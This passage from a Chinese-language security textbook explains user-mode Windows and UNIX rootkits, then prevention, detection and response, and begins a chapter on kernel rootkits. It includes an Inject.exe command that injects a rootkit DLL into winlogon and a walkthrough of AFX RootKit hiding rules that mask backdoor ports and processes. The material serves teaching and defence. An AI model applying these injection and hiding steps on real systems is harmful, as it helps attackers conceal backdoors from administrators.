APIHijack	Wade Brainerd	用于简化 API 挂钩的库	www.codeproject.com/dll/apihijack.asp
EliRT	EliCZ	实现 VirtualAllocEx、CreateRemoteThread 和其他函数的 API，因此显然运行在旧的 Windows 平台（Windows 95/98/Me）和新的系统（NT/2000/XP/2003）上	www.anticracking.sk/EliCZ/export/EliRT.zip
Inject.exe	Aphex	命令行解释器可执行，基于 EliRT	www.megasecurity.org/Programming/StealthDLLInjection.html

另一个叫做 EliCZ 的开发人员发布了一个称为“EliRT”的类似工具。还有另一个叫做 Aphex 的开发人员在 EliCZ 工作的基础上，开发了一个真正易于使用的 DLL 注入器。Aphex 的工具称为“Inject.exe”，这个名字是对其功能的很好总结。攻击者在命令行解释器中运行 Inject.exe，只需提供两个参数，即接收 DLL 的运行进程的名字和要注入的 DLL 文件的名字。这样，假设要使用 Inject.exe 注入一个名为“RootKit.dll”的 RootKit 到 Winlogon 鉴别进程，我们只需键入：

```
C:\>inject.exe winlogon "C:\My Documents\RootKit.dll"
```

RootKit.dll 的功能性于是会被插入到计算机上的活动进程 Winlogon 中。如果 RootKit.dll 有用，那么我就完全破坏了系统，实现 DLL 注入和 API 挂钩从来没有这样容易。

AFX Windows RootKit: 使用 DLL 注入和 API 挂钩

然而，我们在上一小节中讲到的 RootKit.dll 完全是假设的，现在让我们来看一个真实且功能特别强大的利用 DLL 注入和 API 挂钩的 RootKit，即 AFX Windows RootKit。它也是 Aphex 开发的，可以从 www.iamaphex.cjb.net 下载。这个用户模式 RootKit 主要是在所有 Windows 类型的系统（包括 Windows 95/98/Me/NT/2000/XP/2003）上实现隐藏，这几乎包括了在过去将近十年时间里发布的 Windows 的主要版本。不像我们先前所讲述的 UNIX RootKit，AFX Windows RootKit 不包括任何实现后门的功能，它只是致力于实现隐藏。攻击者需要把一个单独的后门工具加到这个工具包中，例如 Netcat 监听器、VNC 或任何其他提供远程后门访问的工具。一旦安装这个单独的远程后门访问工具，AFX Windows RootKit 就利用 DLL 注入和 API 挂钩隐藏这个后门以破坏 Windows 计算机上的现有程序。

AFX Windows RootKit 能够掩盖后门程序的 4 个不同特征，即运行中的进程、硬盘上的文件、注册表项，以及 TCP 或 UDP 端口。攻击者首先要获得对系统的控制，安装一个后门工具，然后安装并使用 AFX Windows RootKit 以隐藏系统中这个后门的任何痕迹。你可以把 AFX Windows RootKit 想像成攻击者围绕系统后门部署的掩盖力场（cloaking force field）。使用了这个在适当位置的掩盖场，管理员和用户就不会看到后门有关进程、文件、注册表设置或者网络连接的痕迹。

这个工具仅由一个可执行程序组成，即 AFX Windows RootKit 配置控制台（AFX Windows RootKit Configuration Console），它用于配置和生成基于攻击者需要的自定义的 RootKit。攻击者在其控制的本地系统中启动这个配置控制台，这个配置控制台不必须运行在受害计算机上。使用这个配置控制台，攻击者可以配置 RootKit。然后生成一个可执行文件以展开来并运行在受害计算机上，这个过程如图 7-18 所示。



图 7-18 使用 AFX Windows RootKit 生成一个可执行文件在目标计算机上展开

使用如图 7-19 所示的这个简单且高度直观的配置控制台 GUI，攻击者可以定义隐藏规

则以掩盖各个组件，使它们在目标计算机上不可见。现在，你可能注意到了，这个 GUI 看起来像出自于 Apple Macintosh 系统。然而不要被这个 GUI 水绿色的外观所蒙骗，这个屏幕抓图确实就出自于我的 Windows 2000 系统。该工具的作者只是给了它一个酷似 Mac 的外壳，然而它运行在 Windows 系统中。攻击者可以对界面上的 4 个标签逐一选择，为进程、文件、注册表项和网络连接定义隐藏规则。




图 7-19 AFX Windows RootKit 的配置控制台用于定义隐藏规则

AFX Windows RootKit 隐藏规则的语法非常简单，攻击者确定筛选出来不向用户或管理员显示的进程名、文件、注册表项和端口号，甚至可以使用通配符(*)匹配这些名字或号码中的所有子串。我已经在图 7-19 中使用这种语法为 RootKit 定义了两个网络连接过滤器。我的第 1 个隐藏规则是“*TCP*”，它将隐藏所有的 TCP 连接；第 2 个规则是“*UDP*:2222*:*”，它会隐藏与本地 UDP 端口 2222 相关联的所有连接。检查 UDP 语法，实质上我是在为 Windows netstat 命令的输出定义过滤器，该命令使用下面的格式显示监听端口：

```
Protocol LocalAddress:Port ForeignAddress:Port State
```

我说过，我想通过指定“*UDP*:2222*:*”隐藏 UDP 协议用于任何本地地址使用端口 2222 连接到任何端口上任何外部地址的所有使用。与我的过滤器匹配的字符串不会在 netstat 的输出中显示。在安装 RootKit 后，netstat 将不再显示 UDP 端口 2222 的使用。为定义这些隐藏规则，AFX Windows RootKit 甚至包括一个方便的求助功能。通过单击 GUI 上有用的 Help 按钮，图 7-20 所示的屏幕就会出现，它为定义隐藏规则提供指导。

攻击者在设置完所有的隐藏规则后，单击 GUI 上的 Generate 按钮，然后 AFX RootKit 的配置控制台就会创建一个可执行 RootKit 文件。攻击者把这个文件放到目标计算机上，运行它，然后……那就是了！目标系统会突然隐藏攻击者在隐藏规则中所定义的一切。





图 7-20 AFX Windows RootKit 的帮助屏幕为定义隐藏规则提供指导

这个 RootKit 可执行文件的自行安装过程如图 7-21 所示。当 RootKit 可执行文件运行在受害计算机上时，它会先在 System32 目录下为自身做一份拷贝。然后在同一个目录下另外创建两个文件，即 *ieexplorer.dll* 和 *explorer.dll*，如图 7-21 中的步骤 1 和 2 所示。哎呀，用这样的名字，的确使这些文件看起来如同它们是属于系统一样，不是吗？它们看起来有点像，你可能以为它们就是与合法程序 Internet Explorer(*ieexplorer.exe*)和 Windows Explorer(*explorer.exe*)有关联的一些文件。但是在这里要特别注意文件的扩展名，是 RootKit 创建了 *ieexplorer.dll* 和 *explorer.dll*。在一台普通的 Windows 计算机上，没有任何用带 DLL 扩展名的 *ieexplorer* 和 *explorer* 命名的文件。真是狡猾，它令人想起了我们在第 6 章中讲述的命名游戏。

图 7-21 当执行 Windows 的 AFX RootKit 时，*ieexplorer.exe*、*ieexplorer.dll*、*explorer.exe* 和 *explorer.dll* 之间的相互关系

在第 3 步中, RootKit 可执行文件把这些 DLL 写在 System32 目录下, 把 explorer.dll 注入到称为“explorer.exe”的运行进程中。explorer.exe 进程是合法的运行进程, 它为用户显示 Windows GUI。一旦进入到合法的 explorer.exe 进程内部, 恶意的 explorer.dll 就会实施 API 挂钩。在第 4 步中, 它会夺取 iexplore.dll 内部的代码。为了完成这个过程, 在第 5 步中, explorer.dll 会把 iexplore.dll 注入到 explorer.exe 进程中, 覆盖与显示进程、文件、注册表项和连接相关的函数调用。当一个标准的 Windows 工具, 例如执行 Windows Task Manager、File Explorer (文件资源管理器)、Registry Editor (注册表编辑器) 或 netstat 命令时, 注入到合法 Windows Explorer 中的恶意 API 代码就会从输出中过滤掉隐藏的信息。这样, 攻击者在目标计算机上邪恶的行为就被隐藏起来。

如果所有这些对 iexplore.exe、iexplore.dll、explore.exe 和 explorer.dll 不同的引用令你感到混乱, 不要担心, 那么正是攻击者的企图! 通过查看图 7-21, 你会了解到这个 RootKit 真正发生了什么。

不幸地, 如果你碰巧在 System32 目录下观察到 iexplore.dll 和 explorer.dll, 从而发现了这个 RootKit, 你不能仅仅通过删除 DLL 来卸载它。如果你试图删除这些 DLL, Windows 将会向你发出警告, 提示你这些文件正在使用中, 不能被删除。只要操作系统在运行, 它就不允许从系统中删除这些 DLL。

为了向你展示 AFX Windows RootKit 如何工作, 我已经把它安装在了自己的一台计算机上, 使用了我们之前定义的到所有 TCP 端口和 UDP 端口 2222 的网络连接的隐藏规则。图 7-22 所示为安装 RootKit 前后在这个系统中运行 netstat 命令的结果。注意, 的确, 我的 TCP 端口的所有使用突然就消失了, 而且 UDP 端口 2222 的所有使用也被掩盖。

尽管图 7-22 只所示为端口的使用, 但相同的隐藏技术也可应用到进程名、文件名和注册表项。确实, 这种功能对于攻击者非常有用。

7.2.4 防御 Windows 系统中的用户模式 RootKit

你如何防止用户模式 RootKit 攻击你的 Windows 系统呢? 幸好, 防御工具和这些工具所用的防御技术与我们对 UNIX 系统所讨论的非常接近。正如我们对 UNIX 所认同的那样, 攻击 Windows 用户模式 RootKit 也可分为 3 个方面, 即预防、检测和应对。让我们来详细看一下这 3 个方面, 同时列举一些可用于保护 Windows 系统的具体工具。

预防 Windows 系统中用户模式 RootKit

如同使用 UNIX RootKit 那样, 攻击者也需要有超级用户权限以实现我们在本章中所讲述的每一种 Windows RootKit 技术。所以, 你需要谨慎地强化和修补你的系统以确保攻击者不能获取你计算机上的管理员或系统特权。对于强化你的系统, 可以采用很多种指南和程序。不过, 我最中意的一个是免费版的 Win2K Pro Gold Template。为了了解这个工具,




图 7-22 在安装 AFX Windows RootKit 之前，netstat 显示 TCP 端口；安装之后，TCP 端口的所有使用被隐藏

来看一下 Windows 安全模板（Security Template）特性。Windows 2000/XP/2003 都支持安全模板的概念，它不过是一个包含系统各种安全设置的文件。安全模板可用于集合设置的账户权限、注册表值、口令控制和日志记录等，还有其他许多 Windows 安全配置选项的设置。通过在很多系统中应用相同的模板文件，你能够确保贯穿环境的整体安全级达到一个标准的基线。管理员可以使用各种机制把这些安全模板文件应用到系统中，这些机制包括 Secedit.exe 命令行解释器工具、安全配置（Security Configuration）和分析工具 GUI（Analysis Tool GUI）等，你或者已经通过组策略对象（Group Policy Object）使用了活动目录（Active Directory）。

Microsoft 把用于工作站、服务器和域控制器的各种安全模板文件都加载到 Windows 系统。然而，这些内置的安全模板实现方式往往要么太弱，以至于任何攻击者都可以轻松攻克它们；要么太强，以至于系统在真实世界的环境里不可用。系统需要的是一个适当的安全模板，它不会太弱，也不会太强，只是正好适用于大多数的环境。

CIS(Center for Internet Security)、NSA(National Security Agency)和 SANS 协会连同多个

其他组织一起，着手创建了这样一个模板。他们花了几个月的时间制定出一份可以满足所有这些组织最迫切需要的标准，最后达成一致，发布了这个成果，即 Win2K Pro Gold Template（可从 www.cisecurity.org 下载）。这个模板针对 Windows 2000 工作站，为大多数机构提供了一个适当的安全基线。对于你的安全配置，它起着出色的起点和参考点的作用。你可以根据你的环境对它进行调节，加强或者放松其约束。注意，到写这本书时为止，这个标准只适用于 Windows NT、Windows 2000 Professional 和 Windows 2000 Server 系统。不过，这些组织即将开始对应用于其他 Windows 版本系统的模板工作。

而且 CIS 发布了一种免费的记分工具（scoring tool），你可以用它检查你的安全设置与已知模板（例如 Win2K Pro Gold Template）匹配得如何。你可以在本地系统中运行这个记分工具，它会把你的安全级别与一个基线模板进行比较，然后给你一个在 0~10 之间的简明分数。分数越高，你就越接近那个用于对照的模板。为产生分数，该工具使用了一个复杂的算法来分析安装在计算机上的服务包和 Hotfixes、账号与审计策略设置、其他安全设置，以及可用的服务。这个分数对于比较几种不同系统的相对安全级别非常有用，但我不会过多关注于绝对分数。你可能发现，为满足已知环境的需要，你从 CIS 的记分工具所得到的最高分是 5 分（按 10 分制）。这似乎并不理想，但你有可能需要这些安全设置用于所提供的服务，这就是我为什么会使用 CIS 记分工具作为几台计算机之间安全性相对度量的原因。如果一台计算机得了 5 分，而另一台得了 3 分，我就知道了后者的系统更偏离基线。CIS 记分工具如图 7-23 所示，可以从 www.cisecurity.org 免费下载。



图 7-23 CIS 记分工具依据安全模板为 Windows 系统打分

检测 Windows 系统中的用户模式 RootKit

信任，但也要验证。

——Ronald Reagan

预防是好事情，但是任何预防都不是完全不可攻克的。因此，你需要在 Windows 系统中加强对用户模式 RootKit 的检测能力。像 UNIX 一样，文件完整性检测工具是 Windows 上查找由用户模式 RootKit 引入的恶意变化的最好方法之一。内置的 WFP 提供了少许的安全性，你应该留心来自 WFP 的任何对话框或记录入口，它们会指出关键系统文件已被修改。如果你看到本章先前图 7-15 和图 7-16 中所示的信息，则应该立刻进行检查。

尽管 WFP 提供了某种保护以防止文件被修改，但你还需要为关键系统使用额外的文件完整性检测工具。这些工具依据于已知有效文件和设置的加密散列，查找关键系统文件上的变化。Fcheck 就是一个在 Windows 上实现这样功能的免费工具，可以从 www.geocities.com/fcheck2000/fcheck.html 下载。此外，Tripwire 工具的商业版也可运行在 Windows 系统中，可从 www.tripwire.com 下载。并且 Tripwire 对 Windows 系统还有一个额外的优点，即查找对重要注册表设置进行的修改，例如系统中控制 WFP 的 SFCDisable 和其他众多的安全配置项。还有几个其他商业版文件完整性检测工具可用于 Windows 系统，包括 GFI LANguard System Integrity Monitor 和 Ionx Data Sentinel。

除了文件完整性检测程序，防病毒程序，我们在第 2 章中所讲述的那些工具也可以检测很多用户模式 RootKit，不过需要在它们加载到系统中且在安装之前。大多数防病毒方案都有针对 Windows 的几种不同用户模式 RootKit 的签名。例如，当我第 1 次把 AFX Windows RootKit 移到我的计算机上用于测试时，我的防病毒工具行为完全反常，它阻止程序受到访问。只有停止了防病毒工具，才能安装 AFX 工具。所以通过使用防病毒工具，你可以挡住那些掌握用户模式 RootKit 的偶然攻击者。攻击者必须足够聪明，在安装 RootKit 前首先停止防病毒工具或者修改其签名基准。

此外，你应该使用一个带有第三方工具的 CD-ROM。这些第三方工具可以用来分析系统，包括那些查找异常端口使用的程序，例如在第 5 章中讲述的 Fport 和 TCPView 工具。AFX Windows RootKit 虽然很强大，但它只是通过使用可以更改的 Windows 组件来隐藏信息。如果你单独使用一个从 CD-ROM 中运行的工具，你将极可能了解系统中真正发生了什么。非常有趣地是，William Salusky 的可启动 LinuxCD-ROM，即 FIRE，在同一个盘中也包括一些 Windows 工具。虽然基本的工具还是以 Linux 为中心，但这几个 Windows 工具可用于备份系统和引导 NTFS 分区的侦察分析。

应对 Windows 系统中的用户模式 RootKit

在你为侦察分析备份了被 RootKit 感染的系统后，将真正需要从头开始重建系统。需要使用基本的操作系统安装，外加所有的补丁程序和 Hotfixes，记住，你不能仅使用基本的安装包来重建系统，而不对其进行修补。如果这样做，攻击者将很可能使用其首次进入系统时所用的漏洞再次直接攻入系统。在系统完全恢复之后，你需要使用基于网络和基于主机的入侵检测系统非常仔细地监视它。而且密切监视计算机的日志，这样如果坏蛋再来，你就能迅速检测到。

7.3 结论

有了用户模式 RootKit 策略，攻击者不仅仅可以实现第 5 章中的简单后门和第 6 章中的应用程序级特洛伊木马。如果你的计算机上有了用户模式 RootKit，操作系统将不再处于你的控制之下，而是成为了一个双重代理，对你假装十分信奉，而实际上却忠于攻击者。攻击者通过使用用户模式 RootKit 修改了受害操作系统，以使其满足攻击者的要求，而不是你的需要。攻击者需要一个可以隐藏文件、运行进程和网络使用的操作系统，而用户模式 RootKit 不负所望。

然而，这种通过用户模式 RootKit 对操作系统所进行的修改并不完全。的确，攻击者使用这种工具可以访问计算机并隐藏于其中。但是如果系统管理员使用一个软件 CD-ROM，其中包含可信且静态链接的各种命令版本，那么攻击者的诡计就被揭穿了。对攻击者而言，FIRE 和 Knoppix 就是这样讨厌的家伙。他们担心，你通过从 CD-ROM 运行自己信赖的命令，将戳穿他们那无形的盾甲，检测到他们在系统中的存在。用户模式 RootKit 的这个弱点无疑限制了其有效性，可是很不幸，RootKit 的话题并没有结束。一些 RootKit 并不仅仅破坏文件、库和运行进程，它们甚至把目标深入到操作系统内核，如同我们将在下一章中所看到的。

7.4 总结

计算机攻击者使用 RootKit 以获取后门访问并隐藏于系统中，RootKit 用特洛伊木马版本替换现有操作系统软件。RootKit 因此既是特洛伊木马，又是后门。它不会让攻击者一开始就获得 root 特权，但在他们通过某些其他方法获得 root 特权后，就会允许这些坏蛋始终可以对系统进行根级访问。大多数 RootKit 是工具的套包，这些工具替换目标操作系统中的多种功能。用户模式 RootKit 替换二进制可执行程序或库，而内核级 RootKit 则控制内核

本身。

术语 *RootKit* 源于 UNIX 系统中的超级用户账号，UNIX 系统是 RootKit 工具最初的攻击目标。现在，RootKit 可用于许多类型的操作系统，包括 UNIX 和 Windows。

大多数 UNIX RootKit 包含二进制替换程序，这些程序提供了目标计算机上本地和远程后门的根级访问。它们还包含用于替换关键性系统命令的替换程序，这些程序可以隐藏攻击者在系统中的存在。大多数用户模式 RootKit 还包含其他用于隐藏修改时间和用户记录的隐藏工具，针对大多数 UNIX 变种（包括 Linux、BSD、Solaris、HP-UX 和 AIX 等）的用户模式 RootKit 已经在不知不觉中发布了。在 UNIX 系统中最流行的两种用户模式 RootKit 是 LRK 家族和 URK。

LRK 已经发展了多年，后继的版本不断添加新的功能。LRK 家族包含多种用于远程后门访问的替换程序，有 login、rshd、sshd、inetd 和 tcpd 程序。而且，多种本地后门允许攻击者使用非特权账号登录系统，然后用后门命令启动本地根级 shell，这些本地后门工具有 chfn、chsh、passwd 和 su。为了隐藏攻击者在计算机上的存在，LRK 替换了多个程序，这些程序用于查找进程（例如 ps 和 top）、使用网络（如 netstat 和 ifconfig）、显示文件（包括 ls 和 du 等）和日志（特别是 syslogd）。LRK 的配置文件保存在 /dev 目录下，伪装得像是虚拟终端设备。LRK 还包含用于修改与文件关联的修改和访问时间的工具，以及用于填充替换文件使它们匹配初始文件大小的工具。而且，LRK 还包含用于清除保存在 utmp、wtmp 和 lastlog 中用户登录事件的组件。此外，LRK 还包含后门 shell 监听器和嗅探器，这样它的功能就齐全了。

URK 致力于在各种不同的 UNIX 操作系统变种上提供功能，而不仅仅是 Linux。URK 包含多个本地和远程后门。至于 URK 的隐藏工具，URK 围绕现有的 ps、top、netstat、ls、du 和有关的程序实现了多个过滤用的壳程序。这些过滤器从命令的输出中除去了关于隐藏组件的信息，这种 RootKit 使用过滤包装程序非常有效地扩展了它的适用性，可用于许多 UNIX 的变种。

RunEFS 和 Defiler 的 Toolkit 是两个 UNIX 工具，可被用做 RootKit 的组件，它们利用称为“*antiforensics*”的技术操作文件系统以挫败对抗分析。RunEFS 不时地把 Linux ext2 文件系统中的有效块标记为不良块。一些对抗工具不会适当地分析不良块，从而被蒙骗。Defiler 的 Toolkit 删除索引节和目录中的信息以除去攻击者的文件在系统中的痕迹。

为防御 UNIX RootKit，你需要使用诸如 Bastille 这样的强化工具防止攻击者接近你的系统。你还需要使用文件完整性检查器及诸如 chkrootkit 这样的 RootKit 校验脚本来检测 RootKit 的存在。最后，应对 RootKit 类型的攻击时，你需要使用一个带有静态链接程序（例如 Knoppix 或 FIRE）的 CD-ROM 来完成检测。而且，如果 RootKit 已经安装到你的计算机上，最好的办法是从零开始重建系统，即重新安装操作系统并小心地应用补丁程序。

用户模式 RootKit 技术同样适用于 Windows 操作系统,不过它的使用没有 UNIX RootKit 那么频繁。这是由于 Windows 系统中应用程序级后门的激增、Windows 内核模式 RootKit 的普遍可用、内置的 WFP 特性、Windows 的封闭源代码,以及缺乏详细的文档编制所造成的。尽管如此,攻击者还是针对 Windows 系统开发了几种用户模式 RootKit 式攻击工具,其中用到了 3 种技术,即控制 Windows 组件间的现有接口、覆盖现有文件,以及将代码注入运行进程的存储空间中。

为了控制 Windows 组件间的接口,攻击者常常攻击 Windows 登录的能力。Windows 登录进程依靠 GINA 来收集并验证鉴别信息, FakeGINA 工具处于 Winlogon.exe 和标准的 GINA 之间,为攻击者盗取计算机上所有登录用户的 ID 和口令并把它们写入一个文件中。

Windows 系统中的另一种用户模式 RootKit 攻击针对 WFP 特性,这种特性内置在 Windows 2000 及其后的系统中,用于查找关键性系统文件的变化。当这样的文件被修改时, WFP 会使用保存在 Dllcache 目录下的版本恢复它们。攻击者可以从 Dllcache 目录下删除文件,不过这将触发一条提示管理员的警告信息。攻击者也可以使用一个无正式文件的设置值设 SFCDisable 注册表项,进而使 WFP 功能失效。

Windows 系统中最后一种用户模式 RootKit 技术是 DLL 注入和 API 挂钩,攻击者将自己的代码注入到受害进程(例如 explorer.exe GUI)中,并覆盖这个进程存储空间内部的功能,使受害进程不会显示攻击者在系统中的存在。AFX Windows RootKit 就是利用这种技术隐藏了攻击者的进程、文件、注册表项和网络连接。

7.5 参考文献

- [1] “Defeating Forensics Analysis on Unix”, the grugq, *Phrack Magazine*, July 2002, www.phrack.org/show.php?p=59&a=6
- [2] “Secure Deletion of Data from Magnetic and Solid State Memory”, Peter Gutman, Sixth USENIX Security Symposium Proceedings, July 1996, www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html
- [3] “Disable Windows File Protection”, WinGuides Network, January 6, 2003, www.winguides.com/registry/display.php/790/
- [4] “Injecting a DLL into Another Process’s Address Space”, Zoltan Csizmadia, Code Guru Web site, www.codeguru.com/dll/LoadDll.shtml

第 8 章 内核模式 RootKit

现在，是摘掉拳击手套的时候了，来查看某些坏蛋如何为了操作系统的核心——内核本身而战斗吧。在上一章中，我们集中讨论了用户模式 RootKit，它控制甚至替换用户级程序，例如 sshd(secure shell daemon)或 Windows 资源管理器 GUI。现在，我们将把注意力转向一种更为险恶的攻击技术。毫无疑问，你应该还记得，我们使用如下定义来描述 RootKit：

RootKit 是特洛伊木马后门工具，它们通过修改现有的操作系统软件，使得攻击者获得一台计算机的访问权并隐藏于其中

利用本章所要讲到的技术，攻击者可以将这些 RootKit 技术应用到操作系统的内核中。内核模式 RootKit 仍然是 RootKit，因为它们修改了现有的操作系统软件（内核本身），从而使攻击者获得一台计算机的访问权并潜伏在其中。目标仍然是相同的，但是手段却更加令人厌恶。鉴于内核模式 RootKit 针对的是内核本身，所以它们甚至可以比任何用户模式 RootKit 更为彻底并高效地毁坏受害计算机。

8.1 内核是什么

在开始进一步学习之前，让我们先来查看操作系统中内核的作用。在大多数操作系统中，不论是 UNIX，还是 Windows，内核都是一种特殊的软件，它控制计算机上各种重要的单元。如图 8-1 所示，内核处于单独的运行程序和硬件本身之间。它在系统中起着至关重要的作用——为操作系统履行各种重要的事务管理功能，并在用户级程序和硬件之间充当“信使”。许多内核，无论是构建在 UNIX，还是 Windows 系统中，都具有以下核心特征。

- ✎ **进程和线程控制。**通过创建各种进程和其中的线程，内核可以控制运行哪个程序以及什么时候运行。进程不过是分配给某个运行程序的存储单元，而线程是进程内部独立的执行流，内核编制不同的进程及其线程。这样一来，多个程序可以同时且独立地运行在同一台计算机上。
- ✎ **进程间通信控制。**如果一个进程需要发送数据到另一个进程或内核本身，它可以利用大多数内核所具有的各种进程间通信的特性来发送信号和数据。
